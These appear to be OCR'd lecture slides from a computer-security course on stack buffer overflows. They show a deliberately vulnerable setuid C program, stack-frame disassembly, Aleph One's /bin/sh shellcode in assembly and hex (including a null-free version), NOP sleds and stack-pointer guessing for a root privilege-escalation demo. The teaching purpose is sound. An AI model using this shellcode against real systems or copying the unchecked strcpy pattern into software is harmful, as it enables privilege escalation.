Buffer overflows & friends

CS642: Computer Security

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Homework 1 will be up by end of week

- Mean time:
  - brush up on x86 assembly
  - using GDB
  - Aleph One’s article on stack smashing

Low-level software security starts with buffer overflows (Gray Hat Hacking chapter 7)

C code, process layout, assembly recall

Buffer overflows on stack

Constructing an exploit buffer

Setting up exploit code

…

Running demo example (from Gray hat hacking w/ modifications)

```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}


int main(int argc, char* argv[] )
{
        greeting( argv[1], argv[2] );
        printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Say this file, meet.c, is compiled setuid

```
user@box:~/pp1/demo$ ls -al
total 36
drwxr-xr-x 2 user user 4096 Aug 28 01:01 .
drwx------ 5 user user 4096 Aug 27 23:13 ..
-rwxr-xr-x 1 user user 4711 Aug 28 00:18 get_sp
-rw-r--r-- 1 user user  198 Aug 28 00:18 get_sp.c
-rwsr-xr-x 1 root root 6297 Aug 28 01:01 meet
-rw-r--r-- 1 user user  298 Aug 28 00:51 meet.c
-rw-r--r-- 1 user user  214 Aug 28 00:30 sploitstr
user@box:~/pp1/demo$ _
```


Recall: setuid means it will run as root

(DEMO)

```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}


int main(int argc, char* argv[] )
{
        greeting( argv[1], argv[2] );
        printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Privilege escalation obtained!
Now we'll see what happened

Process memory layout



.text:
  machine code of executable

.data:
  global initialized variables


.bss:
  "below stack section"
  global uninitialized variables

heap:
  dynamic variables

stack:
  local variables, track func calls

Env:
  environment variables,
  arguments to program

The stack



local var1
EBP
EIP
Param1
Param2
caller local vars
...
Low memory addresses
stack pointer (ESP)
stack base pointer (EBP)
High memory addresses


```
greeting( int v1 ) {
    char name[400];
}

int main(int argc, char* argv[]) {
    int p1;
    greeting( p1 );
}
```

```
user@box:~/pp1/demo$ gcc -ggdb -mpreferred-stack-boundary=2 simpleargs.c
user@box:~/pp1/demo$ gdb -q a.out
Reading symbols from /home/user/pp1/demo/a.out...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x0804839f <main+0>:    push   %ebp
0x080483a0 <main+1>:    mov    %esp,%ebp
0x080483a2 <main+3>:    sub    $0x8,%esp
0x080483a5 <main+6>:    mov    -0x4(%ebp),%eax
0x080483a8 <main+9>:    mov    %eax,(%esp)
0x080483ab <main+12>:   call   0x8048394 <greeting>
0x080483b0 <main+17>:   leave
0x080483b1 <main+18>:   ret
End of assembler dump.
(gdb) _
```

```
greeting( int v1 ) {
	char name[400];
}


int main(int argc, char* argv[]) {
	int p1;
	greeting( p1 );
}
```

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x08048394 <greeting+0>:	push   %ebp
0x08048395 <greeting+1>:	mov    %esp,%ebp
0x08048397 <greeting+3>:	sub    $0x190,%esp
0x0804839d <greeting+9>:	leave
0x0804839e <greeting+10>:	ret
End of assembler dump.
(gdb) _
```

Smashing the stack



Low memory addresses

High memory addresses


If temp2 has more than 400 bytes...

```
greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}
```

(DEMO)

```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}


int main(int argc, char* argv[] )
{
        greeting( argv[1], argv[2] );
        printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Smashing the stack



Munging EBP

- When greeting() returns, stack corrupted because stack frame pointed to wrong address

Munging EIP


- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack

Smashing the stack

- Useful for denial of service (DoS)
- Better yet: control flow hijacking


When greeting() returns, jumps to address pointed to by ptr


Have it point back into buffer, system tries to execute buf as machine code



Building an exploit sandwich

- Ingredients:
  - executable machine code
  - pointer to machine code





Building shell code

```
#include <stdio.h>

void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
  exit(0);
}
```


Shell code from AlephOne

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problem: we don’t know where we are in memory

Building shell code

```
jmp    offset-to-call                     # 2 bytes
popl   %esi                               # 1 byte
movl   %esi,array-offset(%esi)            # 3 bytes
movb   $0x0,nullbyteoffset(%esi)          # 4 bytes
movl   $0x0,null-offset(%esi)             # 7 bytes
movl   $0xb,%eax                          # 5 bytes
movl   %esi,%ebx                          # 2 bytes
leal   array-offset,(%esi),%ecx           # 3 bytes
leal   null-offset(%esi),%edx             # 3 bytes
int    $0x80                              # 2 bytes
movl   $0x1, %eax                         # 5 bytes
movl   $0x0, %ebx                         # 5 bytes
int    $0x80                              # 2 bytes
call   offset-to-popl                     # 5 bytes
 /bin/sh string goes here.
empty bytes                               # 4 bytes
```



Building shell code

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Another issue:
strcpy stops when it hits a NULL byte

Solution:
Alternative machine code that avoids NULLs


Building shell code

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Another issue:
strcpy stops when it hits a NULL byte

Solution:
Alternative machine code that avoids NULLs


Mason et al., “English Shellcode”
www.cs.jhu.edu/~sam/ccs243-mason.pdf



How do we know what to set ptr?

```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```


This is a crude way of getting stack pointer



We can use a nop sled to make the arithmetic easier

Instruction “xchg %eax,%eax” which has opcode \x90

Land anywhere in NOPs, and we are good to go



We can use a nop sled to make the arithmetic easier

Instruction "xchg %eax,%eax" which has opcode \x90

Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

(DEMO)

```
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}


int main(int argc, char* argv[] )
{
        greeting( argv[1], argv[2] );
        printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

Bad C library functions


- strcpy
- strcat
- scanf
- gets

- “More” safe versions: strncpy, strncat, etc.
  - These are not foolproof either!

Small buffers

```c
#include <stdio.h>
#include <string.h>


greeting( char* temp1, char*
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}
```

What if 400 is changed to a small value, say 10?




Small buffers

Use an environment variable to store exploit buffer

